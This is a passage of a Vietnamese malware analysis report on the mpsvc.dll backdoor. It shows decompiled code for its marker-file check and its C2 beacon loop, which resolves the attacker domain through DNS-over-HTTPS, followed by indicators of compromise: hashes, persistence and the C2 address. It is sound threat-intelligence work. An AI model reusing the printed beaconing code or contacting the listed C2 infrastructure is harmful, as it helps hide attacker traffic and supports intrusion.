Kiểm tra thì thấy nó chỉ gọi tới **ServiceCrtMain**. Tại hàm, sẽ thực hiện mở file **StructuredQuery.tmp** thông qua hàm **IsStructuredQueryTmpNotExisted**:

```
// Check the StructuredQuery.tmp file existed ?
BOOL __cdecl IsStructuredQueryTmpNotExisted()
{
    char szStructuredQueryTmpPath[260]; // [esp+0h] [ebp-20Ch]
    char szTempPath[260]; // [esp+104h] [ebp-108h]

    memset(szTempPath, 0, MAX_PATH);
    GetTempPathA(MAX_PATH, szTempPath);
    memset(szStructuredQueryTmpPath, 0, MAX_PATH);
    sprintf(szStructuredQueryTmpPath, "%s%s", szTempPath, "StructuredQuery.tmp");
    return fopen(szStructuredQueryTmpPath, "r") == NULL;
}
```

Thông qua một vòng lặp liên tục để thực hiện việc truy xuất tới C2:

```
6A7F3873
6A7F3873 loop_connect: ; lpszServerName
6A7F3873 lea ecx, [ebp+szServerName]
6A7F3876 call sub_6A7F28A0 ; STR: "login.php", "user.php", "608X804X304X302X302X302X302X302X302X302X" ; TAGS: ['Virtual_Memory']
6A7F3876 ; TAGS: ['Virtual_Memory']
6A7F3878 jmp short loop_connect
6A7F3878 ; // starts at 6A7F386C
6A7F3878 ; // starts at 6A7F3820
6A7F3878 f_unwrap_connect_loop endp
6A7F3878
```

Code bên trong `sub_6A7F20A0` (offset `0x14A0`) sẽ thực hiện nhiệm vụ cấu thành các chuỗi sau trong memory:

```
memset(lpbuf, 0, 0x1000u);
wsprintfW(lpbuf, L"name=%s&type=A", &sz_pjfdknrvbz.mefound.com); // lpbuf -> name=pjfdknrvbz.mefound.com&type=A
```

```
LOWORD(lpdns_query_cmd) = 0;
sub_6A7F2780(L"dns-query", 9);
LOBYTE(v35) = 1;
v31 = 7;
v30 = 0;
LOWORD(pszCloudflareDns_com) = 0;
sub_6A7F2780(L"cloudflare-dns.com", 0x12);
```

Sau đó khởi tạo kết nối Internet với **User-Agent: HTTPS**, mở HTTP session tới `cloudflare-dns[.]com:443`, cấu thành target Object `"dns-query"`

`name=pjfdknrvbz.mefound.com&type=A` phục vụ cho hàm `HttpOpenRequest` nhằm khởi tạo một HTTP request với phương thức **GET**. Cuối cùng gửi request tới HTTP Server và gọi hàm `InternetReadFile` để đọc dữ liệu vào vùng buffer đã được cấp phát:

```
memset(&lpBuf_receive_data, 0, 0x2000u);
session_handle = InternetOpenW(L"HTTPS", 0, 0, 0, 0);
// lpszServerName = cloudflare-dns.com
connect_handle = InternetConnectW(session_handle, lpszServerName, 443u, NULL, NULL, INTERNET_SERVICE_HTTP, 0, 0);
sub_6A7F34C0(&lpszObjectName, v7); // lpszObjectName -> "dns-query?name=pjfdknrvbz.mefound.com&type=A"
ObjectName = &lpszObjectName;
// ObjectName="dns-query?name=pjfdknrvbz.mefound.com&type=A"
// AcceptTypes = "application/dns-json"
request_handle = HttpOpenRequestW(connect_handle, L"GET", ObjectName, L"HTTP/1.0", NULL, &lpszAcceptTypes, 0x803000u, 0);
HttpSendRequestW(request_handle, NULL, 0, NULL, 0);
InternetReadFile(request_handle, &lpBuf_receive_data, 0x1FFFu, &dwNumberOfBytesRead)
```

#	Result	Protocol	Host	URL	Body	Caching
1	200	HTTP	Tunnel to	cloudflare-dns.com:443		0
5	200	HTTPS	cloudflare-dns.com	/dns-query?name=pjfdknrvbz.mefound.com&type=A	59,745	

```
GET https://cloudflare-dns.com/dns-query?name=pjfdknrvbz.mefound.com&type=A HTTP/1.1
Accept: application/dns-json
User-Agent: HTTPS
Host: cloudflare-dns.com
```

Căn cứ thông tin trên hình thì có thể thấy kẻ tấn công đang thực hiện kĩ thuật **DNS over HTTPS** (<https://developers.cloudflare.com/1.1.1.1/dns-over-https/>).

```
C:\Users\Administrator\Desktop>curl.exe -i -H "Accept:application/dns-json" https://cloudflare-dns.com/dns-query?name=pjfdknrvbz.mefound.com&type=A
HTTP/1.1 200 OK
Date: Fri, 13 Dec 2019 03:43:17 GMT
Content-Type: application/dns-json
Content-Length: 228
Connection: keep-alive
Access-Control-Allow-Origin: *
Cache-Control: max-age=30
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 5444eed4d8e8d1b7-HKG

{"Status": 0, "TC": false, "RD": true, "RA": true, "AD": false, "CD": false, "Question": [{"name": "pjfdknrvbz.mefound.com.", "type": 1}], "Answer": [{"name": "pjfdknrvbz.mefound.com.", "type": 1, "TTL": 30, "data": "185.244.150.84"}]}The system cannot find the file specified.
```

Do việc kết nối tới C2 không thành công nên quá trình phân tích tạm thời dừng lại tại đây.

Chúng tôi sẽ tiếp tục phân tích chi tiết malware *mpsvc.dll* và cập nhật thêm khi có các thông tin cụ thể.

Indicators of compromise (IOCs)

Dropped files:Location: %Temp% folder

1. RuntimeBroke.exe—21.7 KB (22,224 bytes)

(Original filename: MsMpEng.exe)

SHA-256: 33bc14d231a4afaa18f06513766d5f69d8b88f1e697cd127d24fb4b72ad44c7a

2. mpsvc.dll—141 KB (144,384 bytes)

SHA-256: 87f0ba25135f7a42a7219b8a7aa1013755f03ad11b6a897a9066e3089b438432

3. StructuredQuery.tmp—0 bytes

Persistence:Startup folder: %AppData%\Microsoft\Windows\Start Menu\Programs\Startup

File: RuntimeBroke (shortcut); Target: %Temp%\RuntimeBroke.exe

Network:

GET https://cloudflare-dns[.]com/dns-query?name=pjfdknrvbz[.]mefound[.]com&type=A

HTTP/1.1

Accept: application/dns-json

User-Agent: HTTPS

Host: cloudflare-dns.com

Name: pjfdknrvbz[.]mefound[.]com

Address: 185.244.150.84

Để tiện theo dõi, chúng tôi cung cấp bài phân tích dưới dạng PDF:

File Name: CSS-RD-ADV-191218-009_Phan tich ma doc

Ke.hoach.Nhiem.Vu.Trong.Tam.2020.pdf

File hash (SHA-

256): e09d4d203acfa90a6efe71dcd3fb54cf656d66180827e0ea7ac11a4b888d7aa7

Tran Trung Kien (aka m4n0w4r)

R&D Center - VinCSS (a member of Vingroup)